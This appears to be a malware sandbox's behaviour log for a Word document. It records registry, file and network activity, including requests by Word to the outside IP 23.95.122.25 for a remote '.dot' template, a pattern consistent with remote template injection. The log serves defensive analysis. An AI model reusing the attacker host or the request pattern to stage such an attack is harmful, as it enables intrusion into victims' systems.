Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		2944
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		2944
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		2944

Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF Type: VSDT_COM_DOS		2944
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF Type: VSDT_COM_DOS		2944
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{E95742C5-D093-42C7-99FE-F7B235E8133A}.FSD Type: VSDT_COM_DOS		2944
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{E95742C5-D093-42C7-99FE-F7B235E8133A}.FSD Type: VSDT_COM_DOS		2944
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF Type: VSDT_COM_DOS		2944
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{E95742C5-D093-42C7-99FE-F7B235E8133A}.FSD Type: VSDT_COM_DOS		2944
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{E95742C5-D093-42C7-99FE-F7B235E8133A}.FSD Type: VSDT_COM_DOS		2944
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{E95742C5-D093-42C7-99FE-F7B235E8133A}.FSD Type: VSDT_COM_DOS		2944
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\ Value: None		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\Version Value: 1		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\WxpFiles Value: 52980001		2944
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache) Return: 1		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0		2944
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None		2944
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None		2944
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None		2944
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None		2944
Call Network API	API Name: socket Args: (23, 1, 6) Return: b90		2944
Call Service API	API Name: OpenServiceW Args: (c3145c8, WinHttpAutoProxySvc, 94) Return: c3147f8		2944
Call System API	API Name: WinHttpCloseHandle Args: (c2998c0) Return: 1		2944
Call Service API	API Name: OpenServiceW Args: (c314a00, NetSetupSvc, 4) Return: c314a28		2944
Call System API	API Name: WinHttpCloseHandle Args: (c2d5cc8) Return: 1		2944
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1		2944
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1		2944
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\History) Return: 1		2944
Call Network API	API Name: socket Args: (23, 1, 6) Return: c10		2944
Call Network API	API Name: socket Args: (2, 1, 6) Return: c64		2944
Call Network API	API Name: bind Args: (c64, 0.0.0.0:49422, 128) Return: 0		2944
Detection	Threat Characteristic: Listens on port 0.0.0.0:49422		
Call System API	API Name: ConnectEx Args: (c64, 23.95.122.25:80, 16, 0, 0, 0, c220ea8) Return: 0		2944
Call Network API	API Name: send Args: (c64, OPTIONS /.-..-/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 23.95.122.25\r\n\r\n, 1, 244) Return: 0		2944
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 23.95.122.25:80 Content: OPTIONS /.-..-/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 23.95.122.25\r\n\r\n		
Call System API	API Name: WinHttpCloseHandle Args: (c2e0190) Return: 1		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\Count Value: 1		2944
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/.-..-/\ Value: None		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/.-..-/\Type Value: 0		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/.-..-/\Protocol Value: 0		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/.-..-/\Version Value: 0		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/.-..-/\Flags Value: 0		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/.-..-/\CobaltMajorVersion Value: 0		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/.-..-/\CobaltMinorVersion Value: 0		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/.-..-/\MsDavExt Value: 0		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/.-..-/\WebUrl Value: None		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/.-..-/\Expiration Value: None		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/.-..-/\EnableBHO Value: 0		2944
Call System API	API Name: WinHttpCloseHandle Args: (c2fe4f0) Return: 1		2944
Call Network API	API Name: send Args: (c64, HEAD /.-..-/...dot HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-IDCRL_ACCEPTED: t\r\nHost: 23.95.122.25\r\n\r\n, 1, 229) Return: 0		2944
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 23.95.122.25:80 Content: HEAD /.-..-/...dot HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-IDCRL_ACCEPTED: t\r\nHost: 23.95.122.25\r\n\r\n		
Call Service API	API Name: OpenServiceW Args: (c214620, Webclient, 5) Return: c2143f0		2944
Call Network API	API Name: socket Args: (2, 1, 6) Return: c7c		2944

Call Network API	API Name: bind Args: (c7c, 0.0.0.0:49423, 128) Return: 0		2944
Detection	Threat Characteristic: Listens on port 0.0.0.0:49423		
Call System API	API Name: ConnectEx Args: (c7c, 23.95.122.25:80, 16, 0, 0, 0, c221228) Return: 0		2944
Call Network API	API Name: send Args: (c7c, OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 23.95.122.25\r\n\r\n, 1, 145) Return: 0		2944
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 23.95.122.25:80 Content: OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 23.95.122.25\r\n\r\n		
Call Network API	API Name: send Args: (c7c, OPTIONS /dashboard/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 23.95.122.25\r\n\r\n, 1, 155) Return: 0		2944
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 23.95.122.25:80 Content: OPTIONS /dashboard/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 23.95.122.25\r\n\r\n		
Call System API	API Name: WinHttpCloseHandle Args: (c2ecc38) Return: 1		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\Count Value: 2		2944
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/\ Value: None		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/\Type Value: 0		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/\Protocol Value: 0		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/\Version Value: 0		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/\Flags Value: 0		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/\CobaltMajorVersion Value: 0		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/\CobaltMinorVersion Value: 0		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/\MsDavExt Value: 0		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/\WebUrl Value: None		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/\Expiration Value: None		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://23.95.122.25/\EnableBHO Value: 0		2944
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729), 0, , , 10000000) Return: cc0004		2944
Call System API	API Name: DnsQueryEx Args: (23.95.122.25, 1, 50020000) Return: 0		2944
Detection	Threat Characteristic: Queries DNS server 23.95.122.25		
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 23.95.122.25, 80, , , 3, 0, 204411880) Return: cc0008		2944
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /.-..-/...dot, , , 305851040, 4262416, 204411880) Return: cc000c		2944
Detection	Threat Characteristic: Connects to remote URL or IP address http://23.95.122.25/.-..-/...dot		
Call Network API	API Name: socket Args: (2, 2, 0) Return: cf4		2944
Call Network API	API Name: socket Args: (23, 2, 0) Return: cf4		2944
Call Network API	API Name: socket Args: (2, 1, 6) Return: cf8		2944
Call Network API	API Name: bind Args: (cf8, 0.0.0.0:49424, 16) Return: 0		2944
Detection	Threat Characteristic: Listens on port 0.0.0.0:49424		
Call System API	API Name: ConnectEx Args: (cf8, 23.95.122.25:80, 16, 0, 0, 0, c37a2a4) Return: 0		2944
Call Network API	API Name: send Args: (cf8, GET /.-..-/...dot HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 15]\r\nAccept-Encoding: gzip, deflate\r\nHost: 23.95.122.25\r\nConnection: Keep-Alive\r\n\r\n, 1, 400) Return: 0		2944
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 23.95.122.25:80 Content: GET /.-..-/...dot HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 15]\r\nAccept-Encoding: gzip, deflate\r\nHost: 23.95.122.25\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (cf8, , 1, 2) Return: ?		2944
Call System API	API Name: WinHttpCloseHandle Args: (c3085d8) Return: 1		2944
Call System API	API Name: WinHttpCloseHandle Args: (c2d4920) Return: 1		2944
Call System API	API Name: WinHttpCloseHandle Args: (c216970) Return: 1		2944
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\}?% Value: None		2944
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		2944
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k2% Value: None		2944
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		2944
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 5298002e		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 5298002e		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100904000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5298005f		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 5298002f		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 52980030		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 5298002f		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 52980030		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100904000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980060		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100904000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980061		2944

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\09D07EFC505F4D9CBFD5ACE3217F6654 Value: None		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980062		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980063		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980064		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980065		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Toolbars\Settings\Microsoft Word Value: None		2944
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~$-3548-E21-1486.docx) Return: 1		2944
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRS{0614E162-C183-4D98-99A4-7F938DBC8556}.tmp) Return: 1		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Data\Settings Value: None		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Options\VisiFlm Value: 0		2944
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~$Normal.dotm) Return: 1		2944
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRS{6EBF22BE-3A68-4B32-89E7-238C7FD9BB8F}.tmp) Return: 1		2944
Delete File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2944
Call System API	API Name: WinHttpCloseHandle Args: (c2998c0) Return: 1		2944
Call System API	API Name: WinHttpCloseHandle Args: (c215d68) Return: 1		2944
Call Thread API	API Name: NtResumeThread Args: (Process:1040,) Return: ?		2944
Call System API	API Name: evtchann.SendEvent Args: (e), pid[1040], ppid[2944) Return: 1		2944
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , , Process:1040:msosqm.exe) Return: 1		2944
Detection	Threat Characteristic: Creates process Process ID: 1040 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52980109		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5298010a		2944
Call Mutex API	API Name: CreateMutexA Args: (0, 0, Local\MsoSqmExeMutex) Return: 238	2944	1040
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\WxpFiles Value: 52980002		2944
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb) Return: 1		2944
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB		2944
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		2944
Delete File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		2944
Delete File	Path: %TEMP%\JETD539.tmp Type: VSDT_EMPTY		2944
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2944 File: %TEMP%\JETD539.tmp Type: VSDT_EMPTY		
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	2944	1040
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	2944	1040
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\QMSessionCount Value: 2	2944	1040
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTF Value: 7b6		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTA Value: 7b6		2944
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_1 Value: None		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		2944

▼ Screenshot



Process Graph Legend

Node

Submitted sample

Root process

Child process

Direct event

Indirect event

Created Event actions

Notable Threat Characteristics

Anti-security, self-preservation

Autostart or other system reconfiguration

Deception, social engineering

File drop, download, sharing, or replication

Hijack, redirection, or data theft

Malformed, defective, or with known malware traits

Process, service, or memory object change

Rootkit, cloaking

Suspicious network or messaging activity